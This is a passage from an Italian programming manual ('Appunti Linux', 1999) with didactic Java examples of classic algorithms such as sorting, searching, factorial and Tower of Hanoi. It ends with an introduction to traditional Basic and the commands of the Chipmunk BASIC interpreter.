        oSuperApp.metodoDiIstanza();
        oSuperAppBis.metodoDiIstanza();
    }
}
```

Avviando l'eseguibile Java che deriva da questa classe, si ottiene la visualizzazione del testo seguente:

```
La variabile statica ha raggiunto il valore 1
La variabile di istanza ha raggiunto il valore 1
La variabile statica ha raggiunto il valore 2
La variabile di istanza ha raggiunto il valore 1
```

Le prime due righe sono generate dalla chiamata **`oSuperApp.metodoDiIstanza()`**, mentre le ultime due da **`oSuperAppBis.metodoDiIstanza()`**. Si può osservare che l'incremento della variabile statica avvenuto nella prima chiamata riferita all'oggetto **`oSuperApp`** si riflette anche nel secondo oggetto, **`oSuperAppBis`**, che mostra un valore più grande rispetto alla variabile di istanza corrispondente.

### 134.6.3 Ereditarietà

Nella programmazione a oggetti, il modo più naturale di acquisire variabili e metodi è quello di ereditare da una classe superiore che fornisca ciò che serve. L'esempio seguente mostra una classe che estende quella dell'esempio introduttivo (**`SuperApp`**), aggiungendo due metodi.

```
/**
 *      SottoclasseApp.java
 */

class SottoclasseApp extends SuperApp {

    public static void decrementaStatico() {
        variabileStatica --;
        System.out.println(
            "La variabile statica ha raggiunto il valore " +
            variabileStatica );
    }

    public void decrementaDiIstanza() {
        variabileStatica --;
        variabileDiIstanza --;
        System.out.println(
            "La variabile statica ha raggiunto il valore " +
            variabileStatica );
        System.out.println(
            "La variabile di istanza ha raggiunto il valore " +
            variabileDiIstanza );
    }
}
```

Se dopo la compilazione si esegue questa classe, di ottiene l'esecuzione del metodo **`main()`** che è stato definito nella classe superiore. In pratica, si ottiene la visualizzazione di un semplice messaggio di saluto, e nulla altro.

### 134.6.4 Metodi di istanza e metodi statici

Il metodo di istanza può accedere sia a variabili di istanza che variabili statiche. Questo è stato visto nell'esempio del sorgente `EsempioOggetti2App.java`, in cui il metodo **`metodoDiIstanza()`** incrementava e visualizzava il contenuto di due variabili, una di istanza e una statica.

I metodi statici possono accedere solo a variabili statiche, e come tali, possono essere chiamati anche senza la necessità di creare un oggetto: basta fare riferimento direttamente alla classe. L'esempio mostra in che modo si possa chiamare il metodo **`metodoStatico()`** della classe **`SuperApp`**, senza fare riferimento a un oggetto.

```
/**
 *      EsempioOggetti3App.java
 */

class EsempioOggetti3App {
    public static void main(String[] args) {

        SuperApp.metodoStatico();
    }
}
```

Nello stesso modo, quando in una classe si vuole chiamare un metodo senza dovere prima creare un oggetto, è necessario che i metodi in questione siano statici.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Java: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

## 135.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in Java. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 114.

### 135.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 114.2.1.

```
//======================================================================
// java SommaApp <x> <y>
// Somma esclusivamente valori positivi.
//======================================================================

import java.lang.*; // predefinita

//----------------------------------------------------------------------
class SommaApp {

    //------------------------------------------------------------------
    static int somma(int x, int y) {

        int i;
        int z = x;

        for ( i = 1; i <= y; i++ ) {

            z ++;
        }

        return z;
    }

    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main(String[] args) {

        int x;
        int y;

        x = Integer.valueOf(args[0]).intValue();
        y = Integer.valueOf(args[1]).intValue();

        System.out.println( x + "+" + y + "=" + somma( x, y ) );
    }

}
//======================================================================
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
    static int somma(int x, int y) {

        int z = x;
        int i = 1;

        while ( i <= y ) {
```

```
            z ++;
            i ++;
        }

        return z;
    }
```

### 135.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 114.2.2.

```
//=====================================================================
// java MoltiplicaApp <x> <y>
// Moltiplica esclusivamente valori positivi.
//=====================================================================

import java.lang.*; // predefinita

//---------------------------------------------------------------------
class MoltiplicaApp {

    //-----------------------------------------------------------------
    static int moltiplica(int x, int y) {

        int i;
        int z = 0;

        for ( i = 1; i <= y; i++ ) {

            z = z + x;
        }

        return z;
    }

    //=================================================================
    // Inizio del programma.
    //-----------------------------------------------------------------
    public static void main(String[] args) {

        int x;
        int y;

        x = Integer.valueOf(args[0]).intValue();
        y = Integer.valueOf(args[1]).intValue();

        System.out.println( x + "*" + y + "=" + moltiplica( x, y ) );
    }

}
//=====================================================================
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
    static int moltiplica(int x, int y) {

        int z = 0;
        int i = 1;

        while ( i <= y ) {

            z = z + x;
            i ++;
        }

        return z;
    }
```

### 135.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 114.2.3.

```
//======================================================================
// java DividiApp <x> <y>
// Divide esclusivamente valori positivi.
//======================================================================

import java.lang.*; // predefinita

//----------------------------------------------------------------------
class DividiApp {

    //------------------------------------------------------------------
    static int dividi(int x, int y) {

        int z = 0;
        int i = x;

        while ( i >= y ) {

            i = i - y;
            z ++;
        }

        return z;
    }

    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main(String[] args) {

        int x;
        int y;

        x = Integer.valueOf(args[0]).intValue();
        y = Integer.valueOf(args[1]).intValue();

        System.out.println( x + ":" + y + "=" + dividi( x, y ) );
    }

}
//======================================================================
```

### 135.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 114.2.4.

```
//======================================================================
// java ExpApp <x> <y>
// Elevamento a potenza di valori positivi interi.
//======================================================================

import java.lang.*; // predefinita

//----------------------------------------------------------------------
class ExpApp {

    //------------------------------------------------------------------
    static int exp(int x, int y) {

        int z = 1;
```

```
        int i;

        for ( i = 1; i <= y; i ++ ) {

            z = z * x;
        }

        return z;
    }

    //=================================================================
    // Inizio del programma.
    //-----------------------------------------------------------------
    public static void main(String[] args) {

        int x;
        int y;

        x = Integer.valueOf(args[0]).intValue();
        y = Integer.valueOf(args[1]).intValue();

        System.out.println( x + "**" + y + "=" + exp( x, y ) );
    }

}
//=====================================================================
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
    static int exp(int x, int y) {

        int z = 1;
        int i = 1;

        while ( i <= y ) {

            z = z * x;
            i ++;
        }

        return z;
    }
```

Infine, si può usare anche un algoritmo ricorsivo.

```
    static int exp(int x, int y) {

        if ( x == 0 ) {
            return 0;
        } else if ( y == 0 ) {
            return 1;
        } else {
            return ( x * exp( x, y-1 ) );
        }
    }
```

### 135.1.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 114.2.5.

```
//=====================================================================
// java RadiceApp <x>
// Estrazione della parte intera della radice quadrata.
//=====================================================================

import java.lang.*; // predefinita

//---------------------------------------------------------------------
```

```
class RadiceApp {

    //-----------------------------------------------------------------
    static int radice(int x) {

        int z = 0;
        int t = 0;

        while ( true ) {

            t = z * z;

            if ( t > x ) {
                // È stato superato il valore massimo.
                z --;
                return z;
            }

            z ++;
        }
        // Teoricamente, non dovrebbe mai arrivare qui.
    }

    //=================================================================
    // Inizio del programma.
    //-----------------------------------------------------------------
    public static void main(String[] args) {

        int x;

        x = Integer.valueOf(args[0]).intValue();

        System.out.println( "radq(" + x + ")=" + radice( x ) );
    }

}
//=====================================================================
```

### 135.1.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 114.2.6.

```
//=====================================================================
// java FattorialeApp <x>
// Calcola il fattoriale di un valore intero.
//=====================================================================

import java.lang.*; // predefinita

//---------------------------------------------------------------------
class FattorialeApp {

    //-----------------------------------------------------------------
    static int fattoriale(int x) {

        int i = x - 1;

        while ( i > 0 ) {

            x = x * i;
            i --;

        }

        return x;
    }
```

```
    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main(String[] args) {

        int x;

        x = Integer.valueOf(args[0]).intValue();

        System.out.println( x + "! = " + fattoriale( x ) );
    }

}
//======================================================================
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo.

```
    static int fattoriale(int x) {

        if ( x > 1 ) {
            return ( x * fattoriale( x - 1 ) );
        } else {
            return 1;
        }

        // Teoricamente non dovrebbe arrivare qui.
    }
```

### 135.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è stato descritto nella sezione 114.2.7.

```
//======================================================================
// java MCDApp <x> <y>
// Determina il massimo comune divisore tra due numeri interi positivi.
//======================================================================

import java.lang.*; // predefinita

//----------------------------------------------------------------------
class MCDApp {

    //------------------------------------------------------------------
    static int mcd(int x, int y) {

        int i;
        int z = 0;

        while ( x != y ) {

            if ( x > y ) {
                x = x - y;
            } else {
                y = y - x;
            }
        }

        return x;
    }

    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main(String[] args) {

        int x;
```

```
        int y;

        x = Integer.valueOf(args[0]).intValue();
        y = Integer.valueOf(args[1]).intValue();

        System.out.println( "Il massimo comune divisore tra " + x +
            " e " + y + " è " + mcd( x, y ) );
    }

}
//========================================================================
```

## 135.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è stato descritto nella sezione 114.2.8.

```
//========================================================================
// java PrimoApp <x>
// Determina se un numero sia primo o meno.
//========================================================================

import java.lang.*; // predefinita

//------------------------------------------------------------------------
class PrimoApp {

    //--------------------------------------------------------------------
    static boolean primo(int x) {

        boolean primo = true;
        int i = 2;
        int j;

        while ( ( i < x ) && primo ) {

            j = x / i;
            j = x - ( j * i );

            if ( j == 0 ) {
                primo = false;
            } else {
                i++;
            }
        }

        return primo;
    }

    //====================================================================
    // Inizio del programma.
    //--------------------------------------------------------------------
    public static void main(String[] args) {

        int x;

        x = Integer.valueOf(args[0]).intValue();

        if ( primo( x ) ) {
            System.out.println( x + " è un numero primo" );
        } else {
            System.out.println( x + " non è un numero primo" );
        }
    }

}
//========================================================================
```

## 135.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in Java. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 114.

### 135.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 114.3.1.

```
//======================================================================
// java RicercaSeqApp.java
//======================================================================

import java.lang.*; // predefinita

//----------------------------------------------------------------------
class RicercaSeqApp {

    //------------------------------------------------------------------
    static int ricercaseq(int[] lista, int x, int a, int z) {

        int i;

        //--------------------------------------------------------------
        // Scandisce l'array alla ricerca dell'elemento.
        //--------------------------------------------------------------
        for ( i = a; i <= z; i++ ) {

            if ( x == lista[i] ) {

                return i;
            }
        }

        //--------------------------------------------------------------
        // La corrispondenza non è stata trovata.
        //--------------------------------------------------------------
        return -1;
    }

    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main(String[] args) {

        int[] lista = new int[args.length-1];
        int x;
        int i;

        //--------------------------------------------------------------
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //--------------------------------------------------------------
        x = Integer.valueOf(args[0]).intValue();

        for ( i = 1; i < args.length; i ++ ) {
            lista[i-1] = Integer.valueOf(args[i]).intValue();
        }

        //--------------------------------------------------------------
        // Esegue la ricerca.
        // In Java, gli array sono oggetti, e come tali vengono passati
        // per riferimento.
        //--------------------------------------------------------------
        i = ricercaseq( lista, x, 0, lista.length-1);
```

```
        //-----------------------------------------------------------
        // Visualizza il risultato.
        //-----------------------------------------------------------
        System.out.println( x + " si trova nella posizione " +
            i + "." );
    }

}
//===================================================================
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
    static int ricercaseq(int[] lista, int x, int a, int z) {

        if ( a > z ) {

            //-------------------------------------------------------
            // La corrispondenza non è stata trovata.
            //-------------------------------------------------------
            return -1;

        } else if ( x == lista[a] ) {

            return a;

        } else {

            return ricercaseq ( lista, x, a+1, z );
        }
    }
```

### 135.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è stato descritto nella sezione 114.3.2.

```
//===================================================================
// java RicercaBinApp.java
//===================================================================

import java.lang.*; // predefinita

//-------------------------------------------------------------------
class RicercaBinApp {

    //---------------------------------------------------------------
    static int ricercabin(int[] lista, int x, int a, int z) {

        int m;

        //-----------------------------------------------------------
        // Determina l'elemento centrale.
        //-----------------------------------------------------------
        m = ( a + z ) / 2;

        if ( m < a ) {
            //-------------------------------------------------------
            // Non restano elementi da controllare: l'elemento cercato
            // non c'è.
            //-------------------------------------------------------
            return -1;

        } else if ( x < lista[m] ) {
            //-------------------------------------------------------
            // Si ripete la ricerca nella parte inferiore.
            //-------------------------------------------------------
            return ricercabin( lista, x, a, m-1 );
```

```
        } else if ( x > lista[m] ) {
            //------------------------------------------------------------
            // Si ripete la ricerca nella parte superiore.
            //------------------------------------------------------------
            return ricercabin( lista, x, m+1, z );

        } else {
            //------------------------------------------------------------
            // m rappresenta l'indice dell'elemento cercato.
            //------------------------------------------------------------
            return m;
        }
    }

    //====================================================================
    // Inizio del programma.
    //--------------------------------------------------------------------
    public static void main(String[] args) {

        int[] lista = new int[args.length-1];
        int x;
        int i;

        //----------------------------------------------------------------
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //----------------------------------------------------------------
        x = Integer.valueOf(args[0]).intValue();

        for ( i = 1; i < args.length; i ++ ) {
            lista[i-1] = Integer.valueOf(args[i]).intValue();
        }

        //----------------------------------------------------------------
        // Esegue la ricerca.
        // In Java, gli array sono oggetti, e come tali vengono passati
        // per riferimento.
        //----------------------------------------------------------------
        i = ricercabin( lista, x, 0, lista.length-1);

        //----------------------------------------------------------------
        // Visualizza il risultato.
        //----------------------------------------------------------------
        System.out.println( x + " si trova nella posizione " +
            i + "." );
    }

}
//========================================================================
```

## 135.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in Java. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 114.

### 135.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 114.4.1. Viene mostrata prima una soluzione iterativa, e in seguito il metodo **`bsort`** in versione ricorsiva.

```
//========================================================================
// java BSortApp.java
//========================================================================

import java.lang.*; // predefinita
```

```
//----------------------------------------------------------------------
class BSortApp {

    //------------------------------------------------------------------
    static int[] bsort(int[] lista, int a, int z) {

        int scambio;
        int j;
        int k;

        //--------------------------------------------------------------
        // Inizia il ciclo di scansione dell'array.
        //--------------------------------------------------------------
        for ( j = a; j < z; j++ ) {

            //----------------------------------------------------------
            // Scansione interna dell'array per collocare nella
            // posizione j l'elemento giusto.
            //----------------------------------------------------------
            for ( k = j+1; k <= z; k++ ) {

                if ( lista[k] < lista[j] ) {

                    //--------------------------------------------------
                    // Scambia i valori
                    //--------------------------------------------------
                    scambio = lista[k];
                    lista[k] = lista[j];
                    lista[j] = scambio;
                }
            }
        }
        //--------------------------------------------------------------
        // In Java, gli array sono oggetti, e come tali vengono passati
        // per riferimento. Qui si restituisce ugualmente un
        // riferimento all'array ordinato.
        //--------------------------------------------------------------
        return lista;
    }

    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main(String[] args) {

        int[] lista = new int[args.length];
        int i;

        //--------------------------------------------------------------
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //--------------------------------------------------------------
        for ( i = 0; i < args.length; i ++ ) {
            lista[i] = Integer.valueOf(args[i]).intValue();
        }

        //--------------------------------------------------------------
        // Ordina l'array.
        // In Java, gli array sono oggetti, e come tali vengono passati
        // per riferimento.
        //--------------------------------------------------------------
         bsort( lista, 0, args.length-1);

        //--------------------------------------------------------------
```

```
        // Visualizza il risultato.
        //----------------------------------------------------------
        for ( i = 0; i < lista.length; i ++ ) {
            System.out.println( "lista[" + i + "] = " +
                lista[i] );
        }
    }

}
//==================================================================
```

Segue il metodo **bsort** in versione ricorsiva.

```
    static int[] bsort(int[] lista, int a, int z) {

        int scambio;
        int k;

        if ( a < z ) {

            //------------------------------------------------------
            // Scansione interna dell'array per collocare nella
            // posizione a l'elemento giusto.
            //------------------------------------------------------
            for ( k = a+1; k <= z; k++ ) {
                if ( lista[k] < lista[a] ) {

                    //----------------------------------------------
                    // Scambia i valori
                    //----------------------------------------------
                    scambio = lista[k];
                    lista[k] = lista[a];
                    lista[a] = scambio;
                }
            }

            bsort( lista, a+1, z );
        }

        return lista;
    }
```

### 135.3.2 Torre di Hanoi

Il problema della torre di Hanoi è stato descritto nella sezione 114.4.2.

```
//==================================================================
// java HanoiApp <n-anelli> <piolo-iniziale> <piolo-finale>
//==================================================================

import java.lang.*; // predefinita

//------------------------------------------------------------------
class HanoiApp {

    //--------------------------------------------------------------
    static void hanoi(int n, int p1, int p2) {

        if ( n > 0 ) {

            hanoi( n-1, p1, 6-p1-p2 );
            System.out.println(
                "Muovi l'anello " + n +
                " dal piolo " + p1 +
                " al piolo " + p2 + "."
            );
            hanoi( n-1, 6-p1-p2, p2 );
```

```
        }
    }

    //==============================================================
    // Inizio del programma.
    //--------------------------------------------------------------
    public static void main(String[] args) {

        int n;
        int p1;
        int p2;

        n = Integer.valueOf(args[0]).intValue();
        p1 = Integer.valueOf(args[1]).intValue();
        p2 = Integer.valueOf(args[2]).intValue();

        hanoi( n, p1, p2 );
    }

}
//==================================================================
```

### 135.3.3 Quicksort

L’algoritmo del Quicksort è stato descritto nella sezione 114.4.3.

```
//==================================================================
// java QSortApp.java
//==================================================================

import java.lang.*; // predefinita

//------------------------------------------------------------------
class QSortApp {

    //--------------------------------------------------------------
    static int part(int[] lista, int a, int z) {

        int scambio;

        //----------------------------------------------------------
        // Si assume che a sia inferiore a z.
        //----------------------------------------------------------
        int i = a + 1;
        int cf = z;

        //----------------------------------------------------------
        // Inizia il ciclo di scansione dell’array.
        //----------------------------------------------------------
        while ( true ) {

            while ( true ) {

                //--------------------------------------------------
                // Sposta i a destra.
                //--------------------------------------------------
                if ( (lista[i] > lista[a]) || (i >= cf) ) {
                    break;
                } else {
                    i ++;
                }

            }

            while ( true ) {
```

```
            //--------------------------------------------------
            // Sposta cf a sinistra.
            //--------------------------------------------------
            if (lista[cf] <= lista[a]) {
                break;
            } else {
                cf --;
            }

        }

        if ( cf <= i ) {
            //--------------------------------------------------
            // è avvenuto l'incontro tra i e cf.
            //--------------------------------------------------
            break;
        } else {
            //--------------------------------------------------
            // Vengono scambiati i valori.
            //--------------------------------------------------
            scambio = lista[cf];
            lista[cf] = lista[i];
            lista[i] = scambio;

            i ++;
            cf --;
        }
    }

    //----------------------------------------------------------
    // A questo punto lista[a..z] è stata ripartita e cf è la
    // collocazione di lista[a].
    //----------------------------------------------------------
    scambio = lista[cf];
    lista[cf] = lista[a];
    lista[a] = scambio;

    //----------------------------------------------------------
    // A questo punto, lista[cf] è un elemento (un valore) nella
    // giusta posizione.
    //----------------------------------------------------------

    return cf;
}

//--------------------------------------------------------------
static int[] quicksort(int[] lista, int a, int z) {

    int cf;

    if ( z > a ) {
        cf = part ( lista, a, z);
        quicksort ( lista, a, cf-1);
        quicksort ( lista, cf+1, z);
    }

    //----------------------------------------------------------
    // In Java, gli array sono oggetti, e come tali vengono passati
    // per riferimento. Qui si restituisce ugualmente un
    // riferimento all'array ordinato.
    //----------------------------------------------------------
    return lista;
}
```

```
    //=================================================================
    // Inizio del programma.
    //-----------------------------------------------------------------
    public static void main(String[] args) {

        int[] lista = new int[args.length];
        int i;

        //-------------------------------------------------------------
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //-------------------------------------------------------------
        for ( i = 0; i < args.length; i ++ ) {
            lista[i] = Integer.valueOf(args[i]).intValue();
        }

        //-------------------------------------------------------------
        // Ordina l'array.
        // In Java, gli array sono oggetti, e come tali vengono passati
        // per riferimento.
        //-------------------------------------------------------------
        quicksort( lista, 0, args.length-1);

        //-------------------------------------------------------------
        // Visualizza il risultato.
        //-------------------------------------------------------------
        for ( i = 0; i < lista.length; i ++ ) {
            System.out.println( "lista[" + i + "] = " +
                lista[i] );
        }
    }

}
//=====================================================================
```

### 135.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è stato descritto nella sezione 114.4.4.

```
//=====================================================================
// java PermutaApp.java
//=====================================================================

import java.lang.*; // predefinita

//---------------------------------------------------------------------
class PermutaApp {

    //-----------------------------------------------------------------
    static void permuta(int[] lista, int a, int z) {

        int scambio;
        int k;
        int i;

        //-------------------------------------------------------------
        // Se il segmento di array contiene almeno due elementi, si
        // procede.
        //-------------------------------------------------------------
        if ( (z - a) >= 1 ) {

            //---------------------------------------------------------
            // Inizia un ciclo di scambi tra l'ultimo elemento e uno
            // degli altri contenuti nel segmento di array.
            //---------------------------------------------------------
            for ( k = z; k >= a; k-- ) {
```

```
                //-----------------------------------------------------
                // Scambia i valori
                //-----------------------------------------------------
                scambio = lista[k];
                lista[k] = lista[z];
                lista[z] = scambio;

                //-----------------------------------------------------
                // Esegue una chiamata ricorsiva per permutare un
                // segmento più piccolo dell'array.
                //-----------------------------------------------------
                permuta( lista, a, z-1 );

                //-----------------------------------------------------
                // Scambia i valori
                //-----------------------------------------------------
                scambio = lista[k];
                lista[k] = lista[z];
                lista[z] = scambio;

            }
        } else {

            //---------------------------------------------------------
            // Visualizza la situazione attuale dell'array.
            //---------------------------------------------------------
            for ( i = 0; i < lista.length; i ++ ) {
                System.out.print( " " + lista[i] );
            }
            System.out.println( "" );
        }
    }

    //=================================================================
    // Inizio del programma.
    //-----------------------------------------------------------------
    public static void main(String[] args) {

        int[] lista = new int[args.length];
        int i;

        //-------------------------------------------------------------
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //-------------------------------------------------------------
        for ( i = 0; i < args.length; i ++ ) {
            lista[i] = Integer.valueOf(args[i]).intValue();
        }

        //-------------------------------------------------------------
        // Esegue le permutazioni.
        //-------------------------------------------------------------
        permuta( lista, 0, args.length-1);
    }

}
//=====================================================================
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Parte XXX

# Basic

# Basic: introduzione

Il Basic è un linguaggio di programmazione nato solo per scopi didattici, anche se ormai non si può più considerare tanto adatto neanche per questo. La semplicità di questo linguaggio fa sì che si trovino quasi sempre solo interpreti e non compilatori, e in ogni caso, la natura stessa del linguaggio è tale per cui questo dovrebbe sempre essere solo interpretato.

## 136.1 Struttura fondamentale

Di linguaggi Basic ne esistono di tanti tipi, anche con estensioni che vanno molto lontano rispetto all'impostazione originale, facendone in realtà un linguaggio completamente diverso. In questa descrizione, si vuole fare riferimento al Basic tradizionale, con tutte le sue limitazioni antiche. In questo senso, l'interprete Basic per GNU/Linux che più si avvicina a questo livello è Chipmunk BASIC, di David Gillespie.

### 136.1.1 Numerazione delle righe

La caratteristica tipica di un programma Basic è quella di avere le righe numerate. Infatti, non gestendo procedure e funzioni, l'unico modo per accedere a una subroutine è quella di fare riferimento alla riga in cui questa inizia. In pratica, le istruzioni iniziano con un numero di riga, progressivo, seguito da almeno uno spazio, e quindi continuano con l'istruzione vera e propria.

```
110 PRINT "ciao a tutti"
120 PRINT "come va?"
```

Si può intendere che questa dipendenza dalla numerazione delle righe costituisca poi un problema per il programmatore, perché il cambiamento di questa numerazione implica la perdita dei riferimenti alle subroutine.

### 136.1.2 Istruzioni

Le istruzioni Basic, oltre al fatto di iniziare con il numero di riga, non hanno altre caratteristiche particolari. Generalmente utilizzano una riga e non richiedono la conclusione finale con un qualche simbolo di interpunzione.

È interessante notare invece che i commenti vanno espressi con l'istruzione **`REM`**, seguita da qualcosa che poi viene ignorato, e che le righe vuote non sono ammissibili in generale, anche se iniziano regolarmente con il numero di riga.

La natura del linguaggio Basic è tale per cui le istruzioni e i nomi delle variabili dovrebbero essere espressi sempre utilizzando le sole lettere maiuscole.

### 136.1.3 Esecuzione di un programma

L'esecuzione di un programma Basic dipende dal modo stabilito dall'interprete prescelto. L'interprete tradizionale obbliga a caricare il programma attraverso il comando **`LOAD`** e ad avviarlo attraverso il comando **`RUN`**.

## 136.2 Interprete tradizionale

L'interprete Basic tradizionale è una sorta di shell che riconosce una serie di comandi interni, oltre alle istruzioni Basic vere e proprie. In pratica, attraverso il *prompt* di questa shell si possono eseguire singole istruzioni Basic, oppure comandi utili a gestire il file di un programma completo. Per esempio, avviando il Chipmunk BASIC, si ottiene quanto segue:

$ **basic**[ *Invio* ]

```
Chipmunk BASIC 1.0

>
```

Il simbolo **>** rappresenta il *prompt*. L'esempio seguente mostra l'inserimento di alcune istruzioni Basic, allo scopo di eseguire la moltiplicazione 6*7.

>**A=6**[ *Invio* ]

>**B=7**[ *Invio* ]

>**B=A*B**[ *Invio* ]

>**PRINT C**[ *Invio* ]

42

### 136.2.1 Comandi tipici dell'interprete

L'interprete Basic tipico mette a disposizione alcuni comandi, che risultano essenziali per la gestione di un programma Basic.

- **LIST**

  `LIST [`⟨*riga-iniziale*⟩`[-`⟨*riga-finale*⟩`]][,...]`

  Elenca le righe del programma selezionate dagli intervalli indicati come argomento. Se non viene indicato alcun argomento, la visualizzazione viene fatta a partire dalla prima riga; se viene indicata solo la riga iniziale, la visualizzazione riguarda esclusivamente quella riga. L'esempio seguente serve a visualizzare la riga 100, e poi l'intervallo da 150 a 200.

  **`LIST 100, 150-200`**

- **RUN**

  `RUN [`⟨*riga-iniziale*⟩`]`

  Il comando **`RUN`** viene usato normalmente senza argomenti, per avviare il programma caricato nell'interprete. Se si aggiunge il numero di una riga, quel punto verrà utilizzato per iniziare l'interpretazione ed esecuzione del programma.

- **NEW**

  `NEW`

  Cancella il programma che eventualmente fosse caricato nell'interprete.

- **LOAD**

  `LOAD` ⟨*file*⟩

  Carica il programma indicato dal nome del file posto come argomento. Se esisteva precedentemente un programma in memoria, quello viene eliminato. Solitamente, il nome del file deve essere indicato delimitandolo tra apici doppi. È probabile che l'interprete aggiunga un'estensione predefinita od obbligatoria.[1]

- **SAVE**

  `SAVE` ⟨*file*⟩

  Salva il programma con il nome specificato come argomento. Solitamente, il nome del file deve essere indicato delimitandolo tra apici doppi. È probabile che l'interprete aggiunga un'estensione predefinita od obbligatoria.

- **DEL**

  `DEL` ⟨*riga-iniziale*⟩`[-`⟨*riga-finale*⟩`][,...]`

  Elimina le righe indicate dall'argomento. Può trattarsi di una sola riga, o di un intervallo, o di una serie di intervalli.

- **RENUM**

  `RENUM [`⟨*riga-iniziale*⟩`[,`⟨*incremento*⟩`]]`

  Rinumera le righe del programma, aggiornando i riferimenti alle subroutine. È possibile indicare il numero iniziale e anche l'incremento. Di solito, se non viene specificato alcun argomento, la riga iniziale ha il numero 10, e l'incremento è sempre di 10.

- **BYE**, **QUIT**

  `BYE | QUIT`

  Termina il funzionamento dell'interprete Basic.

L'inserimento delle righe di programma attraverso l'interprete Basic, avviene iniziando le istruzioni con il numero di riga in cui queste devono essere collocate. Ciò permette così di inserire righe aggiuntive anche all'interno del programma. Se si utilizzano numeri di righe già esistenti, queste righe vengono sostituite.

Quando un'istruzione Basic viene inserita senza il numero iniziale, questa viene eseguita immediatamente.

[1] Chipmunk BASIC aggiunge obbligatoriamente l'estensione `.TEXT`, che non deve essere indicata nelle operazioni di caricamento e salvataggio dei file.

## 136.3 Tipi di dati ed espressioni

I tipi di dati gestibili in Basic sono generalmente solo i numeri reali, ovvero a virgola mobile (con approssimazione che varia a seconda dell'interprete), e le stringhe.

I numeri vengono indicati senza l'uso di delimitatori, e se necessario è possibile rappresentare valori decimali con l'uso del punto di separazione; inoltre è generalmente ammissibile la notazione esponenziale. L'esempio seguente mostra due modi di rappresentare lo stesso numero.

```
123.456
1.23456E+2
```

Le stringhe si rappresentano delimitandole attraverso apici doppi (possono essere ammessi anche gli apici singoli, ma questo dipende dall'interprete), e sono soggette a un limite di dimensione che dipende dall'interprete (spesso si tratta di soli 255 caratteri).

Le variabili sono distinte in base al fatto che servano a contenere numeri o stringhe. Per la precisione, le variabili che contengono stringhe, hanno un nome che termina con il simbolo dollaro (**`$`**). I nomi delle variabili, a parte l'eventuale aggiunta del dollaro per le stringhe, sono soggetti a regole differenti a seconda dell'interprete; in particolare occorre fare attenzione al fatto che l'interprete potrebbe distinguere tra maiuscole e minuscole. In origine, si poteva utilizzare una sola lettera alfabetica!

L'assegnamento di una variabile avviene attraverso l'operatore **`=`**, secondo la sintassi seguente:

`[LET]` ⟨*variabile*⟩=⟨*valore*⟩

L'uso esplicito dell'istruzione **`LET`** è facoltativo.

### 136.3.1 Espressioni numeriche

Gli operatori tipici che intervengono su valori numerici, e restituiscono valori numerici, sono elencati nella tabella 136.1.

| Operatore e operandi | Descrizione |
|---|---|
| ⟨*var*⟩ = ⟨*valore*⟩ | Assegna alla variabile il valore alla destra. |
| − ⟨*op1*⟩ | Inverte il segno dell'operando. |
| ⟨*op1*⟩ + ⟨*op2*⟩ | Somma i due operandi. |
| ⟨*op1*⟩ − ⟨*op2*⟩ | Sottrae dal primo il secondo operando. |
| ⟨*op1*⟩ * ⟨*op2*⟩ | Moltiplica i due operandi. |
| ⟨*op1*⟩ / ⟨*op2*⟩ | Divide il primo operando per il secondo. |
| ⟨*op1*⟩ MOD ⟨*op2*⟩ | Modulo: il resto della divisione tra il primo e il secondo operando. |
| ⟨*op1*⟩ ^ ⟨*op2*⟩ | Esponente: eleva il primo operando alla potenza del secondo. |
| SQRT ⟨*op1*⟩ | Calcola la radice quadrata dell'operando. |
| SIN ⟨*op1*⟩ | Calcola il seno dell'operando. |
| COS ⟨*op1*⟩ | Calcola il coseno dell'operando. |
